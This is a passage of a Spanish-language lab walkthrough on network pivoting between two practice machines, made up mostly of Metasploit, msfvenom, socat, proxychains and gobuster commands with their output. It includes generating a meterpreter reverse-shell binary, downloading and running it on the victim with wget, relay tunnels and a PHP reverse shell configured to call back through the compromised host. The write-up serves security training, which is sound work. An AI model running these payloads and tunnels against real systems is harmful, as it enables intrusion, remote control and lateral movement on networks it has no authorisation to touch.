msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Payload options (linux/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444       yes        The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > |
```

Si volvemos a ver las opciones, es muy importante que veamos el payload que queremos, en este caso el “*linux/x64/meterpreter/reverse_tcp*”

Lo siguiente es poner la IP y puerto, tiene que ser el mismo que vayamos a utilizar para la reverse shell. En LHOST se pone nuestra IP de la kali (10.10.10.1) y en LPORT se puede poner el que nosotros queramos, en mi caso voy a dejar el 4444

```
set LHOST 10.10.10.1
set LPORT 4444
```

```
msf6 exploit(multi/handler) > set LHOST 10.10.10.1
LHOST => 10.10.10.1
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Payload options (linux/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----- 
LHOST  10.10.10.1    yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > |
```


Es importante ir comprobando que se van aplicando los cambios, y una vez que veamos que esta todo OK, lanzamos el exploit con el comando “run” o “exploit”.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.1:4444
|
```

Una vez tenemos ya el multi/handler configurado y corriendo, vamos a crear el payload para obtener la sesión de meterpreter.

Para ello, hoy en día, siempre utilizo la web [Online - Reverse Shell Generator](#) ya que es muy útil y rápida para copiar los payloads que necesitamos.

En este caso nos vamos a la pestaña MSFVenom y bajamos hasta que veamos Linux meterpreter.



Ponemos la IP y el puerto que hayamos puesto en el multi/handler, también hay que comprobar que se utiliza el mismo payload **¡¡MUY IMPORTANTE!!**

Nos copiamos el código y lo ejecutamos en nuestra kali:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=10.10.10.1 LPORT=4444 -f elf -o rev.elf
```

```
> msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.10.1 LPORT=4444 -f elf -o rev.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: rev.elf
> ls
hosts_discover.sh rev.elf scan.txt
```

Una vez tenemos creado el payload, solo hace falta subirlo a la máquina víctima y ejecutarlo. Para ello levantamos un servidor HTTP con python3 y con wget nos descargamos nuestro payload, le damos permisos de ejecución y lo ejecutamos.

- Maquina kali:

```
sudo python3 -m http.server 80
```

- Maquina Trust

```
wget http://10.10.10.1/rev.elf
chmod +x rev.elf
./rev.elf &
```

```
root@7eb489c2a78:~# wget http://10.10.10.1/rev.elf
--2024-08-16 15:41:28-- http://10.10.10.1/rev.elf
Connecting to 10.10.10.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 258 [application/octet-stream]
Saving to: 'rev.elf'

rev.elf                                              100%[=====]   250 --.-KB/s   in 0s

2024-08-16 15:41:28 (32.1 MB/s) - 'rev.elf' saved [250/250]

root@7eb489c2a78:~# chmod +x rev.elf
root@7eb489c2a78:~# ls -l rev.elf
-rwxr-xr-x 1 root root 258 Aug 16 15:38 rev.elf
[1] 872
root@7eb489c2a78:~# |
```



```
> sudo python3 -m http.server 80
[sudo] password for kesh:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)... 
10.10.10.2 - [16/Aug/2024 17:41:28] "GET /rev.elf HTTP/1.1" 200 -
```

Lo ejecutamos en segundo plano con “&” para poder seguir utilizando el terminal.

Una vez ejecutado, si nos vamos a nuestro metasploit ya tenemos la sesión de meterpreter operativa:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.1:4444
[*] Sending stage (3045380 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.1:4444 -> 10.10.10.2:60348) at 2024-08-16 17:41:50 +0200
meterpreter > |
```

Con meterpreter podemos ejecutar un montón de comandos, enumeraciones, atajos y más funciones automatizadas, por ejemplo, con el comando “ifconfig”, vemos todas las interfaces de red de la maquina comprometida.

```

meterpreter > ifconfig

Interface 1
=====
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 7
=====
Name : eth0
Hardware MAC : 02:42:0a:0a:0a:02
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.10.2 ←
IPv4 Netmask : 255.255.255.0

Interface 9
=====
Name : eth1
Hardware MAC : 02:42:14:14:14:02
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 20.20.20.2 ←
IPv4 Netmask : 255.255.255.0

meterpreter > |

```

El siguiente paso que haremos va a ser crear una ruta entre nuestra maquina y la red 20.20.20.x/24, para ello, vamos a dejar en background esta sesión de meterpreter y vamos a buscar el módulo autoroute.

```

background
search autoroute
use post/multi/manage/autoroute

```

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search autoroute
Matching Modules
=====
# Name           Disclosure Date  Rank   Check  Description
- ---          normal        No      Multi Manage Network Route via Meterpreter Session
0 post/multi/manage/autoroute ←

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute

msf6 exploit(multi/handler) > use 0
msf6 post(multi/manage/autoroute) > show options
Module options (post/multi/manage/autoroute):
Name  Current Setting Required  Description
----  -----  -----  -----
CMD    autoadd    yes      Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK 255.255.255.0  no      Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION  yes      yes      The session to run this module on
SUBNET   no      no      Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.
msf6 post(multi/manage/autoroute) > |

```

Vemos las opciones de este módulo y vemos que tenemos que poner la session, que se refiere a la sesión de meterpreter de la maquina comprometida con acceso a la nueva red 20.20.20.x/24 y la subnet. También hay que comprobar que la máscara de red esté bien configurada, que en mi caso es 255.255.255.0.

Para ver las sessions que tenemos en metasploit lo podemos hacer con el comando:

```
sessions -l
```

```
msf6 post(multi/manage/autoroute) > sessions -l
Active sessions
=====
Id  Name  Type          Information           Connection
--  ---  ---
1   meterpreter x64/linux  root @ 10.10.10.2  10.10.10.1:4444 -> 10.10.10.2:60348 (10.10.10.2)
msf6 post(multi/manage/autoroute) > |
```

Como podemos ver, tenemos la sesión con ID 1, la cual es la sesión de meterpreter de la maquina Trust comprometida.

Para configurar la ruta los haremos de la siguiente forma:

```
set SESSION 1
set SUBNET 20.20.20.0
run
route
```

```
msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > set SUBNET 20.20.20.0
SUBNET => 20.20.20.0
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
CMD       autoadd         yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK   255.255.255.0   no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION   1                yes      The session to run this module on
SUBNET   20.20.20.0       no        Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.
msf6 post(multi/manage/autoroute) > run
[*] Running module against 10.10.10.2
[*] Searching for subnets to autoroute.
[*] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
[*] Route added to subnet 20.20.20.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route
IPv4 Active Routing Table
=====
Subnet          Netmask          Gateway
-----          -----          -----
10.10.10.0     255.255.255.0  Session 1
20.20.20.0     255.255.255.0  Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > |
```

Como podemos observar, ya está la ruta creada y ahora nos toca configurar un proxy para poder pasar el tráfico y poder usar aplicaciones y herramientas como gobuster, firefox, ssh...

Para ello vamos a buscar el módulo socks_proxy en metasploit:

```
search proxy_socks
use 0
show options
```

```
msf6 post(multi/manage/autoroute) > search socks_proxy
Matching Modules
=====
#  Name          Disclosure Date   Rank    Check  Description
#  ----          -----          ---     ----  -----
0  auxiliary/server/socks_proxy .           normal  No    SOCKS Proxy Server

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 post(multi/manage/autoroute) > use 0
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):
Name      Current Setting  Required  Description
SRVHOST  0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  1080             yes        The port to listen on
VERSION   5                yes        The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:
Name      Current Setting  Required  Description
PASSWORD  no               Proxy password for SOCKS5 listener
USERNAME  no               Proxy username for SOCKS5 listener

Auxiliary action:
Name      Description
Proxy    Run a SOCKS proxy server

View the full module info with the info, or info -d command.
msf6 auxiliary(server/socks_proxy) > |
```

Para ello vamos a tener que cambiar el SRVHOST y SRVPORT al host y puerto que hayamos configurado en el fichero de configuración de proxychains.

```
sudo nano /etc/proxchains4.conf
```

Y en mi caso le he puesto el puerto 1080 al SOCKS5 al final del fichero, también he comentado el socks4.

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5      127.0.0.1 1080 ←
```

También es importante descomentar la opción de proxy_dns

```
## Proxy DNS requests - no leak for DNS data
# (disable all of the 3 items below to not proxy your DNS requests)

# method 1. this uses the proxychains4 style method to do remote dns:
# a thread is spawned that serves DNS requests and hands down an ip
# assigned from an internal list (via remote_dns_subnet).
# this is the easiest (setup-wise) and fastest method, however on
# systems with buggy libcs and very complex software like webbrowsers
# this might not work and/or cause crashes.
proxy_dns
```

Una vez modificado el fichero de configuración de proxychains, nos vamos a metasploit de nuevo y cambiamos el SRVHOST a la IP de loopback 127.0.0.1

```
set SRVHOST 127.0.0.1
set SRVPORT 1080
run
jobs
```

```
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
=====
 Id  Name          Payload  Payload opts
 --  ---          -----  -----
 0  Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) > |
```

Ya tenemos el proxy configurado y funcionando, por lo que ya podemos ver, en este caso, la siguiente maquina Upload, con la ip 20.20.20.3.

Máquina 2: Upload

RECONOCIMIENTO

Lo primero que haremos, es realizar un nmap a los puertos más conocidos y con el parámetro -sT y pasándolo por proxychains, ya que este escaneo utiliza tráfico TCP, el cual puede pasar a través del proxy.

```
proxychains nmap -sT 20.20.20.3 2>/dev/null
```

```
> proxychains nmap -sT 20.20.20.3 2>/dev/null
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 18:10 CEST
Nmap scan report for 20.20.20.3
Host is up (0.0048s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 10.40 seconds
```

Podemos ver el puerto 80 abierto, vamos a nuestro navegador para ver la web, pero vemos que no podemos ver el contenido. Para poder ver el puerto 80, lo podemos hacer de 3 formas distintas:

- Abrir el navegador con proxychains
- Port forwarding
- Con la extensión foxyproxy añadir el proxy socks5 a la IP 127.0.0.1 y puerto 1080

Para el port forwarding, tenemos que abrir nuestra sesión de meterpreter y añadir el siguiente comando;

```
portfwd add -l 3333 -r 20.20.20.3 -p 80
```

```
meterpreter > portfwd add -l 3333 -r 20.20.20.3 -p 80
[*] Forward TCP relay created: (local) :3333 -> (remote) 20.20.20.3:80
meterpreter > |
```

Con este port forwarding, estamos diciendo que el puerto 80 del host 20.20.20.3 lo pase por nuestro puerto local 3333

Si ahora vamos a nuestro navegador y buscamos por localhost o 127.0.0.1 por el puerto 3333, deberíamos ver el contenido de la pagina 20.20.20.3, perteneciente a la maquina upload.

```
meterpreter > portfwd add -l 3333 -r 20.20.20.3 -p 80
[*] Forward TCP relay created: (local) :3333 -> (remote) 20.20.20.3:80
meterpreter > |
```


Si queremos ver el contenido de esta web lo podemos hacer con proxychains

proxychains firefox

Buscamos la web 20.20.20.3 y la veríamos sin problemas.

Por último, y el método que siempre utilizo es añadir en la extensión de firefox foxyproxy, añadir un nuevo proxy con la configuración de socks5 en la IP 127.0.0.1


Lo primero de todo, es añadir foxyproxy a nuestro navegador. El siguiente paso es añadir un nuevo proxy y añadirle el tipo socks5, host 127.0.0.1 y el puerto que hayamos configurado en nuestro metasploit en el socks_proxy, en mi caso el 1080.



Guardamos los cambios y ahora ya nos debería aparecer el proxy para poder habilitarlo, que es el siguiente paso que debemos hacer.




Una vez activo, ya podemos buscar la web 20.20.20.3 y nos aparece sin problema.



EXPLOTACION

Vemos que en esta web podemos subir archivos, por lo que vamos a intentar subir una reverse shell, pero para esto debemos tener varias cosas en cuenta, como la IP que tenemos que poner y el puerto, ya que la shell la queremos tener en nuestra kali, y para que esto sea posible, es necesario que creamos un tunel con socat en la máquina intermedia, en este caso Trust para poder recibir la shell en nuestra kali



En mi caso, una manía que tengo es siempre hacer un túnel con socat para pasar archivos (el túnel verde de la imagen) como linpeas, el payload de meterpreter y demás, y eso lo hago siempre por el puerto 9999, en todas las maquinas y en todos los saltos, para así tener claro que el puerto 9999 lo voy a utilizar para transferencia de archivos.

En cambio, el túnel marcado en rojo por el puerto 4455 es para recibir, en este caso la shell de la maquina upload.

Los túneles se crean con socat en las maquinas intermedias, en este caso, se crea en la máquina trust, pero pueden ser en varias máquinas, y se generan con el siguiente comando:

```
./socat TCP-LISTEN:[Puerto Local],fork TCP:[IP destino]:[Puerto destino]
```

En este caso, socat no viene instalado en la maquina trust, por lo que debemos de subir un binario estático para poder realizar el túnel. Dicho binario lo podemos descargar en:

https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat

Nos lo descargamos y lo subimos a la maquina con un servidor HTTP de python, le damos permisos de ejecución y creamos ambos túneles.

- Maquina kali

Descargamos el binario estático de socat

```
sudo python3 -m http.server 80
```

- Maquina Trust

```
wget 10.10.10.1/socat
```

```
chmod +x socat
```

```
./socat TCP-LISTEN:9999,fork TCP:10.10.10.1:9999 &
```

```
./socat TCP-LISTEN:4455,fork TCP:10.10.10.1:4455 &
```

```

File Actions Edit View Help
Dockerlabs x Metasploit x Trust x Upload x
root@4d9a2172daa6:~# wget 10.10.10.1/socat
--2024-08-17 23:02:28-- http://10.10.10.1/socat
Connecting to 10.10.10.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: 'socat'

socat                               100%[=====] 366.38K --.-KB/s   in 0.003s

2024-08-17 23:02:28 (114 MB/s) - 'socat' saved [375176/375176]

root@4d9a2172daa6:~# ls
rev.elf  socat
root@4d9a2172daa6:~# ./socat TCP-LISTEN:9999,fork TCP:10.10.10.1:9999 &
[2] 86
root@4d9a2172daa6:~# ./socat TCP-LISTEN:4455,fork TCP:10.10.10.1:4455 &
[3] 87
root@4d9a2172daa6:~# |
```




```

> ls
Banner.sh  hosts_discover.sh  rev.elf  scan.txt  socat
> sudo python3 -m http.server 80
[sudo] password for root:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.10.2 - [18/Aug/2024 01:02:28] "GET /socat HTTP/1.1" 200
|
```

Con esto tendríamos creados 2 túneles, lo que básicamente significa: todo lo que pase por todas las interfaces por el puerto 9999 de la maquina local(trust), envíalo a la 10.10.10.1 (KALI) por el puerto 9999 de la kali, y lo mismo con el puerto 4455.

Ahora que ya tenemos claro el concepto de los túneles. vamos a pasar a crear la reverse shell, en este caso con php, y voy a utilizar el modelo de [pentestmonkey](#).

La IP que le tenemos que poner es la IP visible para esa máquina, de su misma red, que en este caso es la IP 20.20.20.2, perteneciente a la maquina Trust. y el puerto, en mi caso el 4455, que ya tenemos creado un túnel para ese puerto.




Aquí en la imagen se ve mejor, la shell la subo en la maquina upload, con IP 20.20.20.3, y yo tengo comprometida la maquina trust, con IP 20.20.20.2, ambas maquinas están en la misma red. La máquina trust tiene conectividad con nuestra kali gracias a que pertenece a la red 10.10.10.x/24. Recordando los túneles, todo lo que llegue a la maquina trust por el puerto 4455 lo envía a la IP 10.10.10.1, la KALI por su puerto 4455.

Por tanto, en la reverse shell, debemos de configurar la IP 20.20.20.2 con el puerto 4455

```
GNU nano 8.1                                         rev_shell.php *
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/multi/handler/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERBOSE = "1.0";
$ip = '20.20.20.2';
$port = 4455;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
```

Vamos a la web y subimos la shell.




Nos muestra que se ha subido correctamente, pero no sabemos donde se ha subido, por lo que vamos a realizar con gobuster fuzzing web, para ver si encontramos el directorio donde se ha subido nuestra shell.

Recordemos que estamos utilizando un proxy, por lo que se lo tendremos que especificar a gobuster

```
gobuster dir --url 'http://20.20.20.3/' -w
/usr/share/seclists/Discovery/Web-Content/common.txt --proxy
socks5://127.0.0.1:1080 --no-error
```

```
Dockerlabs x MetaSploit x Trust x Upload x
> gobuster dir --url 'http://20.20.20.3/' -w /usr/share/seclists/Discovery/Web-Content/common.txt --proxy socks5://127.0.0.1:1080 --no-error
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://20.20.20.3/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Proxy:        socks5://127.0.0.1:1080
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 275]
/.hta           (Status: 403) [Size: 275]
/.htaccess      (Status: 403) [Size: 275]
/index.html     (Status: 200) [Size: 1361]
/server-status  (Status: 403) [Size: 275]
/uploads         (Status: 301) [Size: 310] [--> http://20.20.20.3/uploads/]
Progress: 4727 / 4727 (100.00%)
=====
Finished
=====
```

Vemos el directorio uploads, que seguramente sea donde se almacenan los archivos subidos en la web.



Index of /uploads

